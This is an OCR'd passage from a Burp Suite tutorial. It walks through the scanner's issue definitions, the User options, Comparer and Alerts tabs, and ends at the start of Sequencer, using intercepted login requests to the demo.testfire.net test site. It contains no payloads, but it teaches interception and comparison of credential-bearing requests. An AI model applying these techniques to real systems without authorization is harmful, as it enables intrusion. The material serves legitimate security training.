
- ☑ Use nested insertion points

Maximum insertion points per base request: 30

Skip server-side injection tests for these parameters:

Figure 38: Options tan represent what all are fuzzed or testing by the scanner.

Under "Scanner” > "Issue Definitions", a user can study about all the vulnerabilities with detailed knowledge and remediation.


Issue Definitions

This listing contains the definitions of all issues that can be detected by Burp Scanner.

Name	Typical severity	Type index
OS command injection	High	0x00100100
SQL injection	High	0x00100200
SQL injection (second order)	High	0x00100210
ASP.NET tracing enabled	High	0x00100280
File path traversal	High	0x00100300
XML external entity injection	High	0x00100400
LDAP injection	High	0x00100500
XPath injection	High	0x00100600
XML injection	Medium	0x00100700
ASP.NET debugging enabled	Medium	0x00100800
HTTP PUT method is enabled	High	0x00100900
Out-of-band resource load (HTTP)	High	0x00100a00
File path manipulation	High	0x00100b00
PHP code injection	High	0x00100c00
Server-side JavaScript code injection	High	0x00100d00
Perl code injection	High	0x00100e00
Ruby code injection	High	0x00100f00
Python code injection	High	0x00100f10
Expression Language injection	High	0x00100f20
Unidentified code injection	High	0x00101000
Server-side template injection	High	0x00101080
SSI injection	High	0x00101100

OS command injection

Description

Operating system command injection vulnerabilities arise when an application incorporates user-controllable data into a command that is processed by a shell command interpreter. If the user data is not strictly validated, an attacker can use shell metacharacters to modify the command that is executed, and inject arbitrary further commands that will be executed by the server.

OS command injection vulnerabilities are usually very serious and may lead to compromise of the server hosting the application, or of the application's own data and functionality. It may also be possible to use the server as a platform for attacks against other systems. The exact potential for exploitation depends upon the security context in which the command is executed, and the privileges that this context has regarding sensitive resources on the server.

Remediation

If possible, applications should avoid incorporating user-controllable data into operating system commands. In almost every situation, there are safer alternative methods of performing server-level tasks, which cannot be manipulated to perform additional commands than the one intended.


If it is considered unavoidable to incorporate user-supplied data into operating system commands, the following two layers of defense should be used to prevent attacks:

Figure 39: Detail of all Issues with Remediation.

User Options Tab

✓ User options are basically used to customize Burp Suite as per the user like Text Size "HTTP Message Display", Burp Suite display "User Interface", etc.

- ✓ User options show all the Hotkeys and even edit them as per convenience of the user.
- ✓ User options help the user to save "Temporary Files" at a user customized location.
- ✓ User options help the user to report bugs to "PortSwigger" or submit anonymous feedback (advanced level).
- ✓ User options also lets a user configure (add/remove) “Client SSL Certificates".


Burp Suite Professional v1.7.1
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts SessionAuth
Connections SSL Display Misc

User Interface

These settings let you control the appearance of Burp's user interface.

Font size: 15

Look and feel: Nimbus

HTTP Message Display

These settings let you control how HTTP messages are displayed within the raw HTTP viewer/editor.

Font: Courier New 18pt [Change font ...]

☑ Highlight request parameters
☑ Highlight response syntax
☐ Analyze and display AMF messages (use with caution)

Character Sets

These settings control how Burp handles different character sets when displaying raw HTTP messages. Note that some glyphs are not supported by all fonts. If you need to use an extended or unusual character set, you should first try a system font such as Courier New or Dialog.


Figure 40: "User Option" for customization of Burp Suite.

Comparer Tab

- ✓ Comparer, as the name says, is for comparing different HTTP Requests and Responses.
- ✓ Comparer helps the tester to compare different values for parameters and headers.
- ✓ Comparer checks the behavior of the application that reacts to the valid user or invalid password combination or vice versa.
- ✓ Comparer checks the responses using "Word by Word" or "Bytes by Bytes",

Steps for Comparison


Step 1: Intercept the Request > right-click select "Send to Comparer" > Intercept another Request and "Send to Comparer".



```
GET /bank/main.aspx HTTP/1.1
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0)
Accept: text/html,application/xhtml+xml,application/xml;q=
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://demo.testfire.net/bank/login.aspx
Cookie: ASP.NET_SessionId=zzuzecz4pdfb2zvl2hyvjs55; amSess
amUserInfo=UserName=YWRtaW4=&Password=YWRtaW4=; amUserId=1
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Figure 41: Sending "Intercepted Request" to the "Comparer".

Step 2: Navigate to "Comparer" and chose the option for comparison => "Words" or "Bytes".


Burp Suite Professional v1.7.11
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts SessionAuth
Paste
Load
Remove
Clear
Compare ...
Words
Bytes

Comparer

This function lets you do a word- or byte-level comparison between different data. You can load, paste, or send data here from other tools and then select the comparison you want to perform.

Select item 1:

#	Length	Data
4	136	Cookie: ASP.NET_SessionId=zzuzecz4pdfb2zv12hyvjs55; amSessionId=05939198...
5	568	POST /bank/login.aspx HTTP/1.1Host: demo.testfire.netUser-Agent: Mozilla/5.0 (Win...


Select item 2:

#	Length	Data
4	136	Cookie: ASP.NET_SessionId=zzuzecz4pdfb2zv12hyvjs55; amSessionId=05939198...
5	568	POST /bank/login.aspx HTTP/1.1Host: demo.testfire.netUser-Agent: Mozilla/5.0 (Win...

Figure 42: Comparer window which compares Words by Words or Bytes by Bytes.

Step 3: Wait for a while till Burp Suite does its work.

Observe that Burp Suite shows the result.


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts SessionAuth
Comparer
Word compare of #4 and #5 (6 differences)
Text Hex
Key: Modified Deleted Added
Sync views

Length: 136

```
Cookie: ASP.NET_SessionId=zzuzecz4pdfb2zv12hyvjs55;
amSessionId=059391980355;
amUserInfo=UserName=YWRtaW4=&Password=YWRtaW4=;
amUserId=1
```


Length: 568

```
POST /bank/login.aspx HTTP/1.1
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://demo.testfire.net/bank/login.aspx
Cookie: ASP.NET_SessionId=zzuzecz4pdfb2zv12hyvjs55;
amSessionId=059391980355
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 37

uid=admin&passw=admin&btnSubmit=Login
```

Figure 43: Comparer result window.

Alerts

Alert is not a tool but for all suite-wide notifications that Burp might want to share. Its a good place to see whether the proxy started successfully or faced any errors. Whenever there are issues with SSL negotiation for applications, the information on the errors, and others, they can be found in the Alerts tab. It is a good idea to check what is being listed here if something is not working.


Burp Suite Professional v1.7.11
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Time	Tool	Message
00:17:29 8 Apr 2017	Proxy	Proxy service started on 127.0.0.1:8080
01:00:13 8 Apr 2017	Proxy	Timeout in transmission from detectportal.firefox.com
01:00:13 8 Apr 2017	Proxy	Timeout in communication with remote server
01:15:42 8 Apr 2017	Suite	[3] Authentication failure from demo.testfire.net
01:36:58 8 Apr 2017	Scanner	[31] Timeout in transmission from demo.testfire.net
01:37:53 8 Apr 2017	Scanner	[7] Failed to connect to demo.testfire.net
01:38:03 8 Apr 2017	Scanner	Timeout in transmission from demo.testfire.net
01:38:16 8 Apr 2017	Scanner	[3] Failed to connect to demo.testfire.net
01:38:18 8 Apr 2017	Scanner	Timeout in transmission from demo.testfire.net
01:38:30 8 Apr 2017	Scanner	[3] Failed to connect to demo.testfire.net
01:38:35 8 Apr 2017	Scanner	[4] Timeout in transmission from demo.testfire.net
01:39:48 8 Apr 2017	Scanner	[27] Failed to connect to demo.testfire.net
01:42:27 8 Apr 2017	Scanner	[2] Timeout in transmission from demo.testfire.net
01:42:50 8 Apr 2017	Scanner	Failed to connect to demo.testfire.net
01:43:03 8 Apr 2017	Scanner	Timeout in transmission from demo.testfire.net
01:43:26 8 Apr 2017	Scanner	[4] Failed to connect to demo.testfire.net
01:43:27 8 Apr 2017	Scanner	Timeout in transmission from demo.testfire.net
01:44:23 8 Apr 2017	Suite	[13] Failed to connect to demo.testfire.net
01:44:26 8 Apr 2017	Scanner	Timeout in transmission from demo.testfire.net
01:44:26 8 Apr 2017	Scanner	Failed to connect to demo.testfire.net
01:44:28 8 Apr 2017	Scanner	[4] Timeout in transmission from demo.testfire.net
01:45:13 8 Apr 2017	Suite	[18] Failed to connect to demo.testfire.net
01:45:13 8 Apr 2017	Proxy	Failed to connect to demo.testfire.net:80


Figure 44: Alert window which shows all the notification.

Sequencer Tab

- ➡ Sequencer helps in verifying the randomness and predictability of security tokens, cookies and more.
- ➡ Sequencer helps in analyzing the predictability of the application data, such as session cookies and anti-CSRF tokens. Sequencer gathers application data (Request and Responses) and analyzes data.

How to analyze data?

